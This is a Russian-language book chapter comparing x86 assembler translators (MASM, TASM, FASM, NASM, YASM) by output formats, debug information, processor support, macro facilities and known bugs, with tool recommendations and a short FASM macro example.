Программы, написанные непосредственно на языке ассемблера, транслируются в машинный код с помощью транслятора ассемблера. Более подробная информация о доступных ассемблерных трансляторах будет приведена в следующем разделе этой главы, *"Сравнение ассемблерных трансляторов"*. Оттранслированную ассемблерную программу необходимо обработать компоновщиком. Для компоновки ассемблированных программ можно использовать стандартный компоновщик, входящий в состав Microsoft Visual Studio или продукта Microsoft Platform SDK. Среди нестандартных компоновщиков лучшим является Ulink, разработанный Юрием Хароном. Он поддерживает большинство форматов файлов и предоставляет множество опций, недоступных в других компоновщиках. Скачать его можно по адресу **ftp://ftp.styx.cabel.net/pub/UniLink/**. Для некоммерческих целей Ulink бесплатен.

Наконец, вам потребуются отладчик и дизассемблер — для поиска ошибок в ваших собственных программах и взлома чужих приложений. В отношении отладчиков у вас имеется широкий выбор: Microsoft Visual Debugger, интегрированный в состав Microsoft Visual Studio, Microsoft Windows Debugger (WDB); Kernel Debugger, поставляемый в составе SDK и DDK; SoftICE; OllyDbg и т. д. Из дизассемблеров следует отдать предпочтение IDA Pro, как бесспорному лидеру.

Кроме того, рекомендуется добавить в свой арсенал и другие хакерские средства, краткий обзор которых был приведен в *главе 1*, *"Инструментарий хакера"*.

Сравнение ассемблерных трансляторов

Проблема выбора "единственно правильного" ассемблерного транслятора мучает не только начинающих, но и профессиональных программистов. У каждого продукта есть своя когорта поклонников, и спор о преимуществах и недостатках рискует превратиться в "священные войны". На форумах такие дискуссии лучше не разводить. В этом разделе будут кратко рассмотрены наиболее популярные ассемблеры (MASM, TASM, FASM, NASM, YASM) по широкому спектру критериев, значимость которых каждый должен оценивать сам.

Компиляторы языков высокого уровня (C, Pascal) в определенной степени совместимы между собой. Хотя исходный текст, предназначенный для одного компилятора, не всегда без переделок транслируется на другом, синтаксис и прочие языковые концепции остаются неизменными. За счет этого программисты и могут "летать" между Microsoft Visual C++, Intel C++, GCC, Open Watcom[2], сравнивая полноту поддержки Стандарта, скорость трансляции, качество кодогенерации, популярность компилятора, количество библиотек и дополнительных компонентов к нему.

С трансляторами ассемблера все обстоит иначе. Казалось бы, ассемблер стандартной архитектуры x86 и трансляторы должен поддерживать стандартные. Однако, в действительности, это не так. Помимо поддержки мнемоник машинных команд, каждый транслятор обладает собственным набором директив и макросредств, зачастую ни с чем не совместимых. Ассемблерный листинг, написанный для трансляции с помощью MASM, бесполезно переносить на FASM, поскольку возможности, предоставляемые макросредствами, у них сильно различаются.

Перефразируя известную поговорку, можно сказать, что, выбирая ассемблерный транслятор, вы выбираете судьбу, изменить которую впоследствии за здорово живешь не удастся! Придется переучиваться, фактически осваивая новый язык. Но это еще полбеды! Всякий уважающий себя программист со временем обрастает ворохом разнокалиберных библиотек, выполняющих всю грязную работу. Их-то куда при переходе на новый ассемблер девать?! Перенести ничуть не легче, чем переписать с нуля!

К счастью, ассемблер — это только инструмент, а не религия, и совместное использование нескольких трансляторов еще никто не запрещал. На практике, обычно, так и поступают. Ставится конкретная задача, и для ее решения выбирается наиболее адекватный инструмент. Естественно, чтобы сделать правильный выбор, необходимо знать, какие ассемблеры вообще существуют и чем они отличаются друг от друга.

Основополагающие критерии

Богатый ассортимент — верный признак отсутствия продукта, который устраивает если не всех, то хотя бы большинство. Поэтому если некий продукт существует и не просто существует, но еще и собирает под свое крыло большое количество пользователей, значит, кому-то этот продукт действительно необходим.

Сравнивая ассемблеры друг с другом, невозможно найти "самый лучший" транслятор (таких просто не существует). В этом разделе просто собрана воедино вся информация о предоставляемых ими возможностях, ведь значимость любых критериев всегда субъективна по определению. Человеку, упорно игнорирующему существование Linux/BSD, абсолютно безразлично количество платформ, на которые был перенесен тот или иной транслятор. А для кого-то это — вопрос первостепенной важности!

Тем не менее, существует ряд основополагающих критериев, существенных для всех категорий программистов. Начнем с *генерации отладочной информации*, без которой отладка программы сложнее, чем "Hello, world", превращается в настоящую пытку. Вот тут некоторые уже пытаются возразить, что ассемблерам, в отличие от языков высокого уровня, отладочная информация не нужна, так как мнемоники машинных команд, что в листинге, что в отладчике — одни и те же. А метки?! А структуры?! А имена функций?! Уберите их — и код станет совершенно не читаемым! Можно, конечно, воспользоваться отладочной печатью: просто вставлять в интересующие вас точки программы макросы, выводящие на экран или в файл значения регистров/переменных. Давным-давно, когда интерактивных отладчиков еще не существовало, именно отладочная печать и была основным средством борьбы с багами. Еще можно отлаживать программу, держа перед собой распечатку исходных текстов, но это уже извращение.

[2] Open Watcom — проект по созданию компиляторов с открытым исходным кодом на базе коммерческого компилятора фирмы Watcom. Главная страница проекта — **http://www.openwatcom.org/index.php/Main_Page**.

Проблема заключается в том, что формат отладочной информации не стандартизован, и различные трансляторы используют различные форматы. Это ограничивает нас в выборе отладчиков или вынуждает использовать конверторы сторонних производителей. Причем стоит упомянуть, что некоторые ассемблеры (например, FASM) не генерируют отладочной информации вообще. Ну хоть бы простейший map-файл, эх…

Но если формат отладочной информации — это "задворки" транслятора, то *формат выходных файлов* — это его "лицо". Непосвященные только пожмут плечами. Какой там формат? Обыкновенный obj-файл, из которого с помощью компоновщика можно изготовить все, что угодно — от exe до dll. На самом деле, "обыкновенных" объектных файлов в природе не бывает. Существуют файлы формата omf[3] (в редакциях от Microsoft и IBM), coff[4], elf[5], a.out[6] и множества других экзотических форматов в стиле as86[7], rdf[8], ieee[9] и т. д. Также заслуживает внимания возможность "сквозной" генерации двоичных файлов, не требующая помощи со стороны компоновщика. А некоторые ассемблеры (например, FASM) даже позволяют "вручную" генерировать исполняемые файлы и динамические библиотеки различных форматов, полностью контролируя процесс их создания и заполняя ключевые поля по своему усмотрению. Впрочем, программы, целиком написанные на ассемблере, — это либо вирусы, либо демонстрационные программки, либо учебные программы. Как правило, на ассемблере пишутся лишь системно-зависимые компоненты или модули, критичные к быстродействию, которые затем линкуются к основному проекту. Поэтому если ассемблер генерирует только omf, а компилятор — coff, то возникает проблема сборки "разнокалиберных" форматов воедино. Лишь один компоновщик способен делать это — Ulink от Юрия Харона, обеспечивающий к тому же богатые возможности по сборке файлов "вручную". Поэтому выбор конкретного ассемблерного транслятора целиком лежит на совести (и компетенции) программиста, но все-таки лучше, чтобы и ассемблер, и компилятор генерировали объектные файлы одинаковых форматов.

Другой немаловажный критерий — *количество поддерживаемых процессорных архитектур*, которых в линейке x86 набралось уже больше десятка. Конечно, недостающие команды можно реализовать с помощью макросов или запрограммировать непосредственно в машинном коде через директиву `db`. Однако если так рассуждать, то зачем вообще нужны ассемблеры, когда есть hex-редакторы?! Особое внимание следует обратить на платформы AMD x86-64 и Intel IA64. Хотим мы этого или нет, но 64-разрядные архитектуры имеют хорошие шансы потеснить x86, поэтому учиться программировать под них обязательно, так что их поддержка со стороны транслятора должна быть обеспечена уже сейчас!

Кстати, ни один из трансляторов не поддерживает набор команд процессоров x86 в полном объеме. Например, на MASM невозможно написать `jmp 0007h:00000000h`, и приходится прибегать

---

[3] OMF — формат объектного модуля (Object Module Format).

[4] COFF — общий формат объектного модуля (Common Object File Format).

[5] ELF — формат исполнения и компоновки (Executable and Link Format).

[6] A.OUT — классический формат объектного кода UNIX (само название означает "Assembler Output"), в настоящее время вытесняется ELF (исполняемые модули расширений не имеют, объектные файлы имеют расширение .o).

[7] 16-битный ассемблер для Linux as86 имеет собственный нестандартный формат объектного файла. Хотя компоновщик для этого ассемблера ld86 генерирует файлы, похожие на стандартный формат a.out, формат объектного файла, используемого для взаимодействия между as86 и ld86, имеет формат, отличный от a.out.

[8] Файлы с расширением rdf представляют собой объектные файлы формата RDOFF (Relocatable Dynamic Object File Format). RDOFF — это формат объектного файла, разработанный для транслятора NASM.

[9] Формат IEEE (IEEE-695) используется на множестве платформ (в том числе Motorola 68000, Motorola 68HC08, Hitachi, Zilog) и для кросс-платформенного программирования.

к различным ухищрениям. Например, можно реализовать команду через `db`, но это неэлегантно и неудобно. Альтернативный вариант — занести в стек сегмент/смещение, а потом выполнить `retf`, но это — слишком громоздко и, к тому же, при этом подходе задействуется стек, которого у нас может и не быть.

Программирование на смеси 16- и 32-разрядного кода с кратковременным переходом в защищенный режим и возвращением обратно в реальный — это вообще песня. На MASM скорее умрешь, чем такое запрограммируешь, однако большинству программистов подобного трюкачества просто не нужно!

А вот что реально нужно большинству — так это *интеграция в мировое сообщество*. Разработкой собственных операционных систем обычно занимаются независимые исследователи-энтузиасты. В учебном плане это, бесспорно, очень даже хорошо, но коммерческим программистам обычно приходится программировать под уже существующие системы, например, ту же Windows. И если в состав DDK входит MASM и множество исходных текстов драйверов, то пытаться собрать их под другим транслятором — пустая трата времени. Опять-таки, если компилятору Microsoft Visual C++ задать ключ `/FA`, то он выдаст ассемблерный листинг в стиле MASM. Точно так же поступит и IDA Pro, Borland C++ выберет TASM (ну еще бы!), а GCC — GNU Assembler (он же GAS). Это и есть интеграция в среду. Чистый ассемблер сам по себе используется редко, и практически всегда он становится приложением к чему-то еще. То есть если вы пишете драйверы под Windows на Microsoft Visual C++, то разумнее всего остановить свой выбор на MASM, поклонникам же Borland C++ лучше TASM ничего не найти. Под Linux/BSD лидирует GAS (GNU Assembler), уже хотя бы за счет того, что ассемблерные программы можно транслировать с помощью компилятора GCC, используя препроцессор C и освобождаясь от головной боли с поиском стартового кода и библиотек. Однако, GAS использует синтаксис AT&T[10], являющийся полной противоположностью синтаксису Intel, которого придерживаются MASM, TASM, FASM, NASM/YASM. Разработчики вирусов и просто маленьких ассемблерных программ, написанных из любви к искусству, намного меньше ограничены в своем выборе и могут использовать все, что им по душе, вне зависимости от степени "поддержки".

Качество документации играет весьма важную роль. Не менее важно и то, кому принадлежит проект. Трансляторы, созданные энтузиастами-одиночками, могут умереть в любой момент, поэтому полагаться на них в долговременной перспективе не рекомендуется. Коммерческие ассемблеры крупных компаний выглядят намного более стабильными и непоколебимыми, однако нет никаких гарантий того, что в один "прекрасный" момент компания не прекратит поддержку своего продукта (достаточно вспомнить историю с TASM). Открытые трансляторы, поддерживаемые независимой группой лиц, наиболее живучи. Стоило коллективу NASM чуть-чуть приостановить его развитие, как тут же появился YASM — "позаимствовавший" исходные тексты и добавивший все необходимое (поддержку x86-64, формат отладочной информации CodeView и т. д.).

Последнее, на чем хотелось бы заострить внимание — это *макросредства*. Отношение к ним у программистов двоякое. Одни вовсю пользуются плодами прогресса, программируя на смеси ассемблера, бейсика и препроцессора C (существует даже проект HLA: High Level Assembler — Ассемблер высокого уровня), другие — презирают их, ратуя за чистоту ассемблерного кода. Вот и разберись тут, кто прав, а кто виноват! Макросы упрощают программирование, зачастую позволяя невозможное (например, шифровать код программы еще на стадии ассемблирования!), но переносимость программы от этого резко ухудшается, и переход на другой транслятор становится труднореализуемым. Но, как бы там ни было, поддержка макросов совсем не обязывает этими макросами пользоваться!

---

[10] В последнюю версию GAS, входящую в состав GNU binutils 2.17, была добавлена и поддержка синтаксиса языка ассемблера Intel (см. **http://sources.redhat.com/binutils/**).

MASM

Продукт жизнедеятельности ранней компании Microsoft, который был нужен ей для создания MS-DOS, а позднее — и для Windows 9*x*/NT. После выхода MASM версии 6.13 развитие продукта на некоторое время тормозилось, но затем здравый смысл взял вверх, и последняя версия (на момент написания этих строк — 6.13.8204) поддерживает Unicode, все расширения SSE/SSEII/SSEIII (объявляемые двумя директивами `.686`/`.XMM`), а также архитектуру AMD x86-64. Платформа Intel IA64 не поддерживается, но Microsoft поставляет Intel-ассемблер IAS.EXE.

Аббревиатура MASM расшифровывается отнюдь не как Microsoft Assembler, а как Macro Assembler, то есть "Ассемблер с поддержкой Макросов". Макросы покрывают своими возможностями широкий круг задач: повторения однотипных операций с параметризацией (шаблоны), циклические макросы, условное ассемблирование и т. д. Имеется даже зачаточная поддержка основных парадигм ООП, впрочем, так и не получившая большого распространения, поскольку ассемблер и ООП концептуально несовместимы. Многие программисты пишут вообще без макросов на чистом ассемблере, считая свой путь идеологически наиболее правильным. Но о вкусах не спорят.

Сначала MASM распространялся в виде самостоятельного (и притом весьма дорогостоящего) пакета, но впоследствии он был включен в состав продукта DDK, который вплоть до Windows 2000 DDK раздавался бесплатно, а сейчас доступен только подписчикам MSDN. Впрочем, вполне полноценный DDK (с ассемблером) для Windows Server 2003 входит в Kernel-Mode Driver Framework, а сам транслятор MASM — еще и в состав продукта Visual Studio Express, который также распространяется бесплатно.

Стив Хатчессон (Steve Hutchessen) собрал последние версии транслятора MASM, компоновщика от Microsoft, включаемые файлы, библиотеки, обширную документацию, статьи различных авторов, посвященные ассемблеру, и даже простенькую интегрированную среду разработки (IDE) в один дистрибутив, известный как "Пакет Хатча" (Hutch's package), бесплатно раздаваемый всем желающим на вполне лицензионной основе. Так что это не хак, а вполне удобный комплект инструментов для программирования под Windows на ассемблере (рис. 4.1).

Транслятору MASM посвящено множество книг, что упрощает процесс обучения, а в сети можно найти множество исходных текстов ассемблерных программ и библиотек, освобождающих программиста от необходимости изобретать велосипед. Кроме того, MASM является выходным языком для многих дизассемблеров (Sourcer, IDA Pro). Все это делает MASM транслятором номером один в программировании для платформы Wintel[11].

Поддерживаются два выходных формата: 16/32-битный Microsoft OMF и 32/64-битный COFF. Это позволяет транслировать следующие виды программ:

- 16/32-разрядные программы под MS-DOS, работающие в реальном и защищенном режиме,
- 16-разрядные приложения и драйверы для Windows 3.*x*,
- 32-разрядные приложения и драйверы для Windows 9*x*/NT,
- 64-разрядные приложения и драйверы для Windows NT 64-bit Edition.

Для создания бинарных файлов потребуется компоновщик, который способен это делать (например, Ulink от Юрия Харона). Кстати говоря, последние версии штатного компоновщика Microsoft, входящего в SDK и DDK, утратили способность собирать 16-разрядные файлы под MS-DOS/Windows 3.*x*. Поэтому, если у вас возникнет такая потребность, придется вернуться к старой версии, которая лежит в папке NTDDK\win_me\bin16.

MASM генерирует отладочную информацию в формате CodeView, которую Microsoft Linker может преобразовывать в формат Program Database (PDB). Хотя этот формат и не документирован, но он поддерживается библиотекой dbghelp.dll. Это позволяет сторонним разработчикам интерпретировать отладочную информацию, поэтому файлы, оттранслированные с помощью MASM, можно отлаживать в SoftICE, дизассемблировать в IDA Pro и прочих продуктах подобного типа.

[11] Wintel = Windows + Intel.




Рис. 4.1. Установка пакета Хатча

Главный недостаток MASM — это большое количество ошибок. Стоит только открыть Knowledge Base, посмотреть на список официально подтвержденных багов и… ужаснуться! Как только после этого на MASM вообще можно программировать?! Особенно много ошибок в штатной библиотеке. Вот лишь несколько примеров:

- Функции `dwtoa` и `atodw_ex` не распознают знака и по скорости очень тормозят, хотя в документации написано: "A high speed ascii decimal string to DWORD conversion for applications that require high speed streaming of conversion data"[12].
- Функция `ucFind` не находит в строке подстроку, если длина подстроки равна 1 символу.
- Функции `BMHBinsearch` и `SBMBinSearch`, осуществляющие поиск алгоритмом Бойера—Мура (Boyer—Moore search algorithm) реализованы с ошибками.
- Некоторые функции обрушивают программу (например, если передать функции `ustr2dw` строку длиннее пяти байт — программа падает).

Другой минус — отсутствие поддержки некоторых инструкций и режимов адресации процессора. Так, например, невозможно осуществить `jmp far seg:offset`, а попытка создания смешанного 16/32-разрядного кода — это настоящий кошмар, который приходится разгребать руками, преодолевая сопротивление "менталитета" транслятора.

Наконец, MASM — типичный продукт с закрытыми исходными текстами, судьба которых покрыта мраком. Microsoft интенсивно продвигает высокоуровневое программирование, отказываясь от ассемблера везде, где это только возможно, поэтому не исключено, что через несколько лет MASM прекратит свое существование...

[12] Высокая скорость преобразования десятичной строки ASCII в `DWORD` для приложений, нуждающихся в высокоскоростном потоке преобразуемых данных.

Тем не менее, несмотря на все эти недостатки, MASM остается самым популярным профессиональным транслятором ассемблера при программировании под линейку Windows NT. Хотя разработчикам и приходится жутко ругаться, но реальных альтернатив ему нет.

TASM

Самый популярный транслятор ассемблера времен MS-DOS, созданный фирмой Borland, полностью совместимый с MASM вплоть до версий 6.*x* и поддерживающий свой собственный режим IDEAL с большим количеством улучшений и расширений.

Удобство программирования, скромные системные требования и высокая скорость трансляции обеспечивали TASM[13] лидерство на протяжении всего существования MS-DOS. Но с появлением Windows популярность TASM стала таять буквально на глазах. Не сумев (или не захотев) добиться совместимости с заголовочными файлами и библиотеками, входящими в комплект SDK/DDK, фирма Borland решила поставлять свою собственную портированную версию, причем далекую от идеала. К тому же штатный компоновщик tlink/tlink32 не поддерживает возможности создания драйверов, а формат выходных файлов (Microsoft OMF, IBM OMF, PharLap), не поддерживается текущими версиями компоновщика Microsoft (впрочем, 16-битные версии на это способны). В довершение всего, формат отладочной информации не совместим с CodeView и реально поддерживается только Turbo Debugger и SoftICE.

Эти проблемы принципиально разрешимы, так как возможность низкоуровневого ассемблерного программирования (без включаемых файлов и макросов) сохранилась, а несовместимость форматов компенсируется наличием конверторов. Тем не менее, преимущества режима IDEAL над стандартным синтаксисам MASM день ото дня казались все менее и менее значительными, и ряды поклонников проекта редели, и в конце концов он был закрыт окончательно. Последней версией транслятора TASM стала версия 5.0, поддерживающая наборы команд процессоров Intel вплоть до 80486. Отдельно был выпушен патч, обновляющий TASM до версии 5.3 и поднимающий его вплоть до Pentium MMX, однако команды Pentium II (например, `SYSENTER`) как не работали, так и не работают. Поддержка Unicode тоже отсутствует.

В настоящее время Borland прекратила распространение своего ассемблера, и достать его можно только в магазинах, торгующих старыми CD-ROM, или у какого-нибудь коллекционера. Человек, известный под ником !tE, выпустил пакет TASM 5+, включающий транслятор, компоновщик, библиотеки, немного документации, несколько заголовочных файлов под Windows, а также пару демонстрационных примеров. Когда будете искать этот пакет, не перепутайте его с TASM32 фирмы Squak Valley Software — это совершенно независимый кросс-ассемблер, ориентированный на процессоры 6502,6800/6801/68HC11, 6805, TMS32010, TMS320C25, TMS7000, 8048, 8051, 8080/8085, Z80, 8096/80C196KC, о существовании которых большинство из нас в лучшем случае просто осведомлено.

В целом можно сказать, что TASM — это мертвый ассемблер. Однако для разработки приложений под Windows 16/32 и MS-DOS он все-таки подходит. Это особенно справедливо, если вы уже имеете опыт работы с ним и некоторые собственные наработки (библиотеки, макросы), с которыми жалко расставаться, а конвертировать под MASM — весьма проблематично. Возможно, вам понравится бесплатный Lazy Assembler (автор — Половников Степан), совместимый с режимом IDEAL TASM и поддерживающий команды из наборов MMX, SSE, SSEII, SSEIII, 3DNow!Pro.

FASM

Писать о культовых проектах, не затронув чувства верующих и сохранив при этом здоровую долю скептицизма и объективизма не так-то просто, особенно если и сам являешься его поклонником. FASM[14] — это крайне необычный транслятор с экзотичными возможностями, которых все мы давно (и безуспешно!) ждали от крупных производителей, которые были слишком далеки

[13] TASM = Turbo Assembler.

[14] FASM — Ассемблер плоского режима (Flat Assembler).

от практического программирования и пытались формировать новые потребности (например, путем введения поддержки ООП), вместо того, чтобы удовлетворять те, что есть.

Так продолжалось до тех пор, пока Томаш Гриштар (Tomasz Grysztar) — аспирант Ягеллонского университета в Кракове — не задумал написать свою собственную ОС, названную Титаном и представляющую некоторое подобие DOS-системы для защищенного режима. Перебрав несколько ассемблерных трансляторов, но так и не обнаружив среди них подходящего, Томаш пошел на довольно амбициозный шаг, решив разработать необходимый инструментарий самостоятельно. Это произошло в 1999-03-23, 14:24:33 (дата создания первого файла), и уже к началу мая 1999 года появилась версия, способная транслировать сама себя (FASM написан на FASM). Операционная система в результате одной случайной катастрофы пала смертью храбрых, а вот исходные тексты FASM — остались, и с тех пор он продолжает активно развиваться.

Что же такое FASM? Это ассемблер с предельно упрощенным синтаксисом (никаких захламляющих листинг директив типа `offset`), полной поддержкой всех процессорных команд (в том числе и `jmp 0007:00000000`), качественным кодогенератором, мощным макропроцессором и гибкой системой управления форматом выходных файлов.

FASM распространяется в исходных текстах на бесплатной основе. К настоящему моменту он перенесен на MS-DOS, Windows 9x/NT, Linux, BSD. FASM поддерживает Unicode и все процессоры линейки x86 вплоть до Pentium 4 с наборами мультимедийных инструкций MMX, SSE, SSEII, SSEIII, AMD 3DNow!, а также платформу AMD x86-64. Это позволяет генерировать не только Microsoft COFF, но и готовые файлы форматов bin, mz[15], pe[16] и elf. То есть, фактически, FASM позволяет обходиться без компоновщика, однако при этом раскладку секций в PE-файле и таблицу импорта приходится создавать "вручную" с помощью специальных директив ассемблера. Выглядит это очень заманчиво, но на практике все же намного удобнее сгенерировать файл формата coff и скомпоновать его с модулями, написанными на языках высокого уровня.

Макроязык FASM настолько мощен, что позволяет писать программы на себе самом без единой ассемблерной строки. Пример такой программы приведен в листинге 4.5. И пускай кто-то ворчит, ну вот, мол, еще одна попытка опустить ассемблер до уровня Basic. Ничего подобного! Макросы — вещь добровольная. Хочешь — пользуйся, не хочешь — не надо.

Листинг 4.5. Программа, целиком написанная на интерпретируемом языке FASM

```
file 'interp.asm'
repeat $
  load A byte from %-1
  if A>='a' & A<='z'
    A = A-'a'+'A'
  end if
  store byte A at %-1
end repeat
```

Все это были достоинства. Теперь поговорим о недостатках. Ни на что не похожий синтаксис FASM напрягает даже матерых программистов, заставляя их вгрызаться в плохо структурированную документацию и небольшое количество демонстрационных примеров, поставляемых вместе с транслятором. На это требуется время, которое в конечном счете ничем не компенсируется, так как круг задач, на которых FASM реально превосходит MASM крайне узок. Категорическая несовместимость с MASM чрезвычайно затрудняет разработку драйверов Windows (в большинстве своем создаваемых на основе примеров из DDK). Прикладным задачам, в свою

[15] Исполняемые файлы MS-DOS, распознаваемые по присутствию ASCII-строки `MZ` (в шестнадцатеричном формате `4D 5A`) в начале файла.

[16] PE = Portable Executable. Более подробно о файлах PE будет рассказано в *главе 30, "Дизассемблирование 32-разрядных PE-файлов"* и *главе 32, "Архитектура x86-64 под скальпелем ассемблерщика"*.

очередь, требуется SDK (желательно новейшей версии), да и программы, целиком написанные на ассемблере, — это совсем не то, чего требует бизнес-машина. "Математические" задачи, перемножающие матрицы, вычисляющие координаты пересечения кривых в N-мерном пространстве или трансформирующие графику — легко пишутся на FASM, поскольку они не привязаны к конкретной операционной системе и никаких API-функций не вызывают.

Если бы FASM поддерживал генерацию отладочной информации, его (с некоторой натяжкой) еще было бы можно рассматривать как серьезный инструмент, а так… он остается игрушкой, пригодной для мелких задач типа "Hello, world", вирусов, демонстрационных программок и прочих произведений хакерского творчества.

Наконец, ни у кого нет гарантий, что создатель FASM не утратит к нему интереса, а ведь без поддержки новых процессорных инструкций всякий транслятор обречен на медленное, но неизбежное умирание. Открытость исходных текстов тут не поможет, помимо них нужна еще и *команда*. Нужны "носители знания", способные удержать детали проекта у себя в голове, а тот факт, что FASM написан на себе самом, увы, читаемости листингам отнюдь не добавляет.

NASM

Транслятор NASM[17] (рис. 4.2) вырос из идеи, поданной на comp.lang.asm.x86 (или возможно на alt.lang.asm — сейчас точно никто и не помнит), когда не было ни одного хорошего свободного ассемблера под x86. FASM тогда еще не существовал. MASM/TASM стоили денег и работали только под MS-DOS/Windows. Единственный более-менее работающий транслятор под UNIX — GAS (GNU Assembler) завязан на компилятор GCC и имеет синтаксис AT&T, сильно отличающийся от синтаксиса Intel, используемого остальными популярными трансляторами. При этом примеров программ, запрограммированных на GAS, практически не было[18]. Остальные ассемблеры (типа A86, AS86) не позволяют писать 16/32-разрядный код или раздаются практически без документации.




Рис. 4.2. Официальный логотип NASM

В итоге группа программистов во главе с Петером Анвином (Peter Anvin) решила разработать собственный ассемблер, и это у нее получилось! NASM обладает следующими отличительными чертами:

- MASM-подобный синтаксис;
- Достаточно мощная макросистема (впрочем, несовместимая с MASM и ничего не знающая о множестве полезных возможностей наподобие `union`);
- Поддержка всей линейки процессоров x86 вплоть до IA64 в x86-режиме;
- Богатство форматов выходных файлов (bin, aout, aoutb[19], coff, elf, as86, obj, win32, rdf, ieee);

[17] NASM — Ассемблер шириной во всю сеть, или просто расширенный ассемблер (Netwide Assembler).

[18] В последнее время ситуация начала меняться к лучшему. См., например, **http://asm.sourceforge.net/resources.html**.

[19] Файлы aoutb — это объектные файлы a.out в форме, предназначенной для различных клонов BSD Unix — NetBSD, FreeBSD и OpenBSD.

- Генерация отладочной информации в форматах Borland, STABS[20] и DWARF2[21];
- Наличие версий, портированных на MS-DOS, Windows, Linux и BSD.

Все это обеспечило NASM широкую популярность, однако без ярко выраженного фанатизма, характерного для поклонников FASM. Количество ошибок в трансляторе довольно велико, причем в отличие от MASM/TASM при "хитрых ошибках" NASM не падает, а генерирует ошибочный (по структуре) объектный файл. Выяснение того, как он его сгенерировал, сложно даже матерым хакерам. И, как это принято в сообществе Open Source — полное игнорирование багрепортов, "неудобных" для авторов (разработчики даже утверждают, что ошибок в их трансляторе вообще нет). Тем не менее, в последней версии NASM, в зависимости от значения ключа `-On`, код может сгенерироваться в двух или большем количестве экземпляров, или может пропасть весь экспорт (pubdef).

К минусам NASM можно отнести отсутствие поддержки Unicode, платформы AMD x86-64, формата отладочной информации CodeView, а также некоторые странности синтаксиса. В частности, команда `mov eax, 1` не оптимизируется, и транслятор умышленно оставляет место для 32-разрядного операнда. Если же мы хотим получить "короткий" вариант, размер операнда необходимо указывать явно: `mov eax, byte 1`, что очень сильно напрягает, или… использовать опцию `-On` для автоматической оптимизации.

Также необходимо принудительно указывать длину переходов `short` или `near`, иначе очень легко нарваться на ругательство `short jump out of range`. Впрочем, опять-таки, существует возможность настроить транслятор на генерацию `near`-переходов по умолчанию.

Гораздо хуже то, что NASM не запоминает типы объявляемых переменных и не имеет нормальной поддержки структур (впрочем, само понятие "нормальности" структур в ассемблере весьма растяжимо, и каждый волен трактовать его по-своему).

Из мелких недочетов можно назвать невозможность автоматической генерации короткого варианта инструкции `push imm8` и отсутствие контроля соответствия транслируемых инструкций типу указанного процессора (команда `cpuid` под `.486` ассемблируется вполне нормально, а ведь не должна).

Непосредственная трансляция примеров из SDK/DDK под NASM невозможна, так что разрабатывать на нем драйверы Windows может только очень крутой его поклонник. NASM — один из лучших ассемблеров под Linux/BSD, а вот под Windows его позиции уже не так сильны (в основном из-за неполной совместимости с MASM).

YASM

Когда развитие NASM затормозилось, его исходные тексты легли в основу нового транслятора — YASM[22] (рис. 4.3).

---

[20] STABS — формат отладочной информации, изначально разработанный Петером Кесслером (Peter Kessler) в Университете Беркли для отладчика pdx, предназначенного для языка Pascal.

[21] DWARF — это формат отладочной информации, используемый множеством компиляторов и отладчиков для поддержки отладки приложений с исходными текстами. Само имя DWARF может быть расшифровано как "Debugging With Attributed Record Formats" (отладка с приписываемыми форматами записей), хотя нигде в официальной документации это прямо не упоминается. Можно сделать и другое предположение — что разработчики были большими любителями Толкиена (особенно если учесть, что параллельно велась работа и над форматом ELF). Подробную информацию о формате DWARF и версиях стандарта можно найти здесь: **http://dwarfstd.org/**.

[22] В зависимости от настроения аббревиатура YASM может расшифровываться и как "Yes, it's an assembler", и как "Your favorite assembler", и как "Yet another assembler", и даже как "Why an assembler" (последнее — шутка).



Рис. 4.3. Официальный логотип YASM

Вот основные черты, отличающие YASM от его предшественника:

- Поддержка платформы AMD x86-64;
- Большое количество исправленных ошибок (которых в NASM якобы "нет");
- Оптимизированный синтаксический анализатор (parser), интерпретирующий синтаксис как NASM, так и GAS;
- Более полная поддержка выходных файлов COFF (DJGPP[23]) и Win32 obj;
- Генерация отладочной информации в формате CodeView;
- Интернационализация (выполненная через GNU-библиотеку `gettext`).

Есть и другие мелкие улучшения, которых вполне достаточно, чтобы потеснить NASM, особенно в мире UNIX-подобных систем, где синтаксис GAS по-прежнему играет ведущую роль.

Под Windows же YASM не имеет никаких ощутимых преимуществ перед MASM, за исключением того, что поддерживает возможность генерации двоичных файлов, особенно удобных для создания shell-кода, но бесполезных для разработчика драйверов.

Программирование на ассемблере для UNIX и Linux

